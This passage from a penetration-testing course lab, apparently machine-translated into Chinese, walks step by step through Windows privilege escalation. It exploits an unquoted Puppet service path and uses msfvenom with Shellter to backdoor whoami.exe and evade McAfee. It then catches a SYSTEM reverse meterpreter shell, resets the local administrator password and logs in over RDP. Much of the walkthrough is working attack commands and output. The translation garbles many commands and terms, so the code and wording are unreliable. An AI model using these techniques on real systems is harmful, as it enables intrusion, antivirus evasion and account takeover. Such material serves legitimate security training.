


图 344: 查找已安装的应用程序

Windows 不会为“开始”菜单中列出的该用户显示太多应用程序。虽然这不是一个完整的列表，但它让我们很好地了解了这台计算机的用途。根据我们目前掌握的信息，这似乎是一个用户的工作站。

接下来，我们可以看看服务，看看这个盒子上是否运行了任何有趣的东西。我们可以使用 `wmic` 命令列出所有正在运行的服务。我们现在只需要基本信息，如名称、显示名称、路径名和启动模式。

```
c:\ user \ Alex > wmic 服务获取名称、显示名称、路径名、启动模式
```

```
显示名称名称
```

```
路径名
```

```
StartMode...
```

```
视窗驱动基础-用户模式驱动框架
```

```
c:\ Windows \ system32 \ svchost . exe-k LocalSystemNetworkRestricted
```

```
指南
```

```
WWAN 自动配置 WwanSvc
```



```
c:\ Windows \ system32 \ svchost . exe-k LocalServiceNonetwork
```

指南

清单 966 - 通过 wmic 获得服务

这是很好的信息，但是对于我们来说太多了，不能手动查看。我们将通过将 **wmic** 命令传递给 **findstr** 来查找单词“**auto**”，从而将其缩小到自动启动的服务。我们还包括 **/i** 标志，使搜索不区分大小写。

```
C:\Users\alex>wmic 服务获取名称、显示名称、路径名、开始模式 | 查找字符串 /i "自动"
应用程序标识
c:\ Windows \ system32 \ svchost . exe-k LocalServiceAnD NoImpersonation

...
WWAN 自动配置 WwanSvc
c:\ Windows \ system32 \ svchost . exe-k LocalServiceNonetwork
```

指南

清单 967 - 通过 wmic 获得自动启动的服务

这个输出比较好，但是不理想。我们仍然可以取出从 **c:\windows** 文件夹启动的服务，以获得非标准服务的列表。这可以通过将到目前为止的命令再次传递到 **findstr** 中，并使用 **/v** 标志忽略任何包含字符串“**c:\windows**”的内容来实现。


```

C:\Users\alex>wmic 服务获取名称、显示名称、路径名、开始模式| findstrI " auto " |
findstrIv " c:\ windows "
迈克菲代理公共服务
" C:\程序文件\McAfee \代理\ macmnsvc . exe "服务启动

汽车
迈克菲代理服务
" C:\程序文件\迈克菲\代理\ masvc . exe "服务启动

汽车
迈克菲服务控制器
" C:\程序文件\常用文件\ McAfee \ SystemCore \ mfe ms . exe "

汽车
迈克菲端点安全网络控制服务
" C:\程序文件(x86)\迈克菲\端点安全\网络控制\ mfewc.exe "

汽车
木偶特工木偶
C:\ Puppet \ Cur Version \ sys \ ruby \ bin \ ruby . exe-ruby gems " C:\ Puppet
\ Cur rent Version \ service \ daemon . Rb "
汽车
VMware 别名管理器和票证服务虚拟授权服务
" C:\程序文件\VMware\VMware 工具\ VMware VGAAuth \ VGAAuthService . exe "

汽车
VMware 工具
" C:\程序文件\VMware\VMware 工具\vmtoolsd.exe "

汽车

```

清单 968 - 通过 wmic 获得自动启动的非标准服务

现在我们有了一个更容易管理的列表。我们首先注意到的一件事是傀儡代理有一个未被引用的服务路径。如果服务在更高特权用户的上下文中运行，未加引号的搜索路径可能会给我们更高的权限。为了找到运行该服务的用户，我们将通过在开始菜单中搜索“服务”来打开服务列表。




图 345:找到服务应用程序

现在我们可以打开服务，找到“傀儡代理服务”。




图 346: 在服务中查找傀儡代理

傀儡代理被配置为通过“本地系统”运行。这对我们来说是个好消息，因为我们可能有一条通往特权升级的道路。此时，下一步是检查 C:\Puppet 目录是否可写，因为这是我们利用未加引号的服务路径的要求。我们可以通过使用 `icacls` 来查看我们拥有哪些权限。

```
C:\Users\alex>icacls "C:\Puppet "
c:\木偶 BUILTIN \用户: (W)
内置\管理员: (一) (六)
内置\管理员: (一) (OI) (CI) (IO) (F)
北部地区当局\系统: (一) (六)
北部地区当局\系统: (一) (国际组织) (国际组织) (国际组织) (联邦)
内置\用户: (一) (输入) (输入) (接收)
NT 授权\认证用户: (1) (M)
NT 授权\认证用户: (一) (OI) (CI) (IO) (M)
```

清单 969 - 检查目录的权限

根据清单 969，我们对 C:\Puppet 文件夹有写权限，因为 alex 是 Users 组的成员。接下来，为了利用未加引号的路径 C:\Puppet\Current Version，我们需要创建一个名为 Current.exe 的反向外壳，它可以避开防病毒程序并将其放在 C:\Puppet 中。

24.6.4 非封闭搜索路径利用

由于我们知道防病毒软件正在运行，我们将使用 **shellter** 向一个 Windows 二进制文件中注入一个 **meterpreter** 有效负载，该文件有望绕过 McAfee。

确保脱壳机在卡利安装了葡萄酒。如果需要，可以在反病毒规避模块中找到这些说明

首先，我们将创建一个名为 **poultry** 的目录，并向其中复制一个合法的 **windows** 二进制文件。我们将选择的 **windows** 二进制文件是 **whoami.exe**，考虑到它是一个众所周知的合法实用程序，它被反病毒软件捕获的可能性较低。

```
kali@kali:~$ mkdir 家禽
kali @ kali:~ $ CP/usr/share/windows-resources/binary/whoami . exe。
/poultry/kali @ kali:~ $ CD poultry/kali @ kali:~/poultry $
```

清单 970 - 复制二进制文件

复制了二进制文件后，我们将生成一个与 **shellter** 一起使用的 **meterpreter** 有效载荷。我们将指定一个与我们的目标操作系统相匹配的 Windows 反向 TCP 计量有效负载。我们的 Kali 的 IP 将在 **LHOST** 选项中指定，我们将使用 **LPORT** 选项选择端口 80。选择端口 80 是希望避开任何潜在的出站防火墙限制。接下来，我们将使用 **-e** 标志对二进制文件进行编码，并用 **-i** 指定任意数量的编码迭代。最后，我们将以带有 **-f** 标志的原始格式输出。该命令的输出将被重定向到 **met.bin** 文件。

```
kali @ kali:~/poultry $ MSF venue-p windowmeter preterreverse _ TCP LHOST = 10 . 11 .
0 . 4 LPORT
= 80-e x86shikata _ ga _ nai-I 7-f raw > met . bin
[-] 未选择平台，从有效负载中选择 Msf::模块::平台::窗口
[-] 未选择 arch，从有效负载中选择 arch: x86
找到 1 个兼容的编码器
尝试使用 x86shikata _ ga _ nai x86shikata _ ga _ nai 的 7 次迭代对有效负载进行编码成功，大小为
368(迭代=0) x86shikata_ga_nai 成功，大小为 395(迭代=1) x86shikata_ga_nai 成功，大小为 422(迭代
=2) x86shikata_ga_nai 成功，大小为 449(迭代=3) x86shikata_ga_nai 成功，大小为 476(迭代=4)
x86shikata_ga_nai 成功，大小为 503(迭代=3)
最终尺寸为 530 的 x86shikata_ga_nai
有效负载大小: 530 字节
```

清单 971 - 生成计量器外壳

生成有效载荷后，我们现在可以启动 **shellter**，将其动态注入 **whoami.exe** 二进制文件。要启动 **Shellter**，我们将在 Kali 的命令行中键入 **shellter**。当我们第一次启动脱壳机时，它会提示我们选择自动或手动操作模式。我们将选择“A”作为自动模式，然后指定目标 PE 文件 **/home/kali/poultry/whoami.exe**。

选择操作模式-自动手动 (AMH) : A

PE 目标:homekalipoultrywhoami.exe

备份

备份:Shellter _ Backups \ whoami.exe

...

过滤时间约:0.0024 分钟。

清单 972-将计数器外壳注入到 whoami 二进制文件中

输入二进制文件的完整路径后, shellter 会备份该文件。我们现在被提示“启用隐形模式”, 在这个场景中我们将跳过它, 因为我们不需要 whoami 二进制文件在有效载荷执行后正常运行。接下来, 系统会提示我们选择有效负载。

启用隐身模式? (Y/N/H) : N

有效载荷

- [1] 计量预测器_反向_传输控制协议[阶段]
- [2] 计量预测器_反向_HTTP [stager]
- [3] 计量仪_反向_ HTTPS[舞台]
- [4] 计量者_绑定_传输控制协议[阶段]
- [5] Shell_Reverse_TCP [stager]
- [6] Shell_Bind_TCP [stager]
- [7] 调用

使用列出的有效载荷还是自定义? (升/降/升) :C

清单 973-将计数器外壳注入到 whoami 二进制文件中

我们将使用我们用 MSF 毒液生成的定制(C)有效载荷。

选择有效载荷:homekalipoultrymet.bin

这个有效载荷是反射型 DLL 加载器吗? (YNH) : N

有效载荷信息

***** ...

注射:已验证!

按[回车]继续...

清单 974-将计数器外壳注入到 whoami 二进制文件中

当提示“选择有效载荷”时，我们提供生成的有效载荷的完整路径。最后，**shellter** 会问这个负载是不是反射型的 **DLL** 加载器，在这种情况下，不是。然后，有效载荷将被注入二进制文件，脱壳机将向我们提供“注入:已验证！消息。

现在，目标对等体已经成功地被后门，我们可以将 **whoami.exe** 二进制文件转移到家禽，并将其放置在正确的位置。为了传输二进制文件，我们将再次使用 **python** 中的 **http.server** 模块。

```
kali @ kali:~ $ sudo python 3-m http . server 80
在 0.0.0.0 端口 80 上提供 HTTP (HTTP://0 . 0 . 0 . 0:80/)...
```

*清单 975 - 通过 **python** 启动一个 **HTTP** 服务器*

当 **http** 服务器启动时，我们可以通过在互联网浏览器中打开我们的 **Kali IP** 来导航到它。如果成功，我们将看到 **whoami** 二进制文件和 **met.bin** 有效负载。




图 347: 导航到超文本传输协议服务器

点击 **whoami.exe** 链接将显示下载提示，我们可以选择“保存”。保存后，我们可以在用户的下载目录中找到该二进制文件。




图 348: 查看下载的二进制文件

下载完成后，我们将二进制文件重命名为 **Current.exe**，并将其复制到 **C:\Puppet**。这将确保二进制文件在 Windows 试图在服务启动时执行真正的二进制文件之前被执行。




图 349: 复制 whoami.exe 到木偶

接下来，我们需要用之前用来生成有效载荷的配置来启动 **msfconsole**，以便捕获我们的反向 **shell**。我们还会指示 **Metasploit** 将 **shell** 迁移到另一个进程中，并确保即使 **Windows** 认为服务启动失败，**shell** 仍然保持连接。为此，我们将设置 **AutoRunScript**，以便在计量员会话开始时迁移到新的流程。

```
kali @ kali:~ $ sudo msfconsole-q-x " use exploitmultihandler; \
设置有效载荷窗口 meterpreterreverse _ TCP; \
< span custom-style="BoldCodeRed " >设置 AutoRunScript postwind owsmanagemigrate; \
设置 LHOST 10 . 11 . 0 . 4; \设置 LPORT 80\运行"...
[*]10 . 11 . 0 . 4:80 开始反向 TCP 处理程序
```

清单 976 - 启动 **msfconsole**

一切就绪后，我们将尝试重启家禽箱，等待我们的反向外壳。为了有一个持久的后门，我们可以运行 **net user** 来重置 **poultryadmin**(我们之前确定的本地管理员用户)的密码。因为我们将返回的外壳是以系统权限运行的，所以我们不应该有重置密码的问题。

```
[*]10 . 11 . 0 . 4:80 开始反向 TCP 处理程序
[*]发送阶段(180291 字节)至 10.11.1.250
[*]气象预测器会话 2 于 2020-01-01-01 15:5 开放(10 . 11 . 0 . 4:80--> 10 . 11 . 1 .
250:9447)
6:03 -0700
[*]会话 ID 1(10 . 11 . 0 . 4:80--> 10 . 11 . 1 . 250:9447) 正在处理自动脚本“postwin
dowsmanagemigrate”
[*]针对 POULTRY 运行模块
[*]当前服务器进程:Current.exe(1560)
[*]生成要迁移到的 notepad.exe 进程
[+]迁移到 2324
[+]成功迁移到进程 2324

已创建计量表>外壳程序 2784。
频道 1 已创建。
微软视窗[6 . 1 . 7601 版]
版权所有 (c) 2009 微软公司。保留所有权利。

c:\ Windows \ system32 > whoami whoami
nt 授权\系统

C:\Windows\system32 >网络用户 poultryadmin OffSecHax1! net 用户 poultryadmin OffSecHax1!
命令成功完成。

C:\Windows\system32 >
```

清单 977 - 获取系统外壳

更改密码后，我们可以尝试通过远程桌面登录。这一次，我们不需要 **/d** 标志，因为我们是作为本地管理员用户登录的。

```
kali @ kali:~ $ proxychains xfreerdp/u:poultryadmin/v:10 . 5 . 5 . 20+剪贴板
proxy chains-3.1(http://proxychains.sf.net)
```



```
[16:16:47:626][INFO][com . freerdp . client . common . cmd line]-加载 channel ex clip  
rdr | S-chain |-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:3389-< >-OK 密码:
```

清单 978 - xFreeRDP 为 *poultryadmin*

向工作站验证后，我们会看到 *poultryadmin* 用户的桌面。

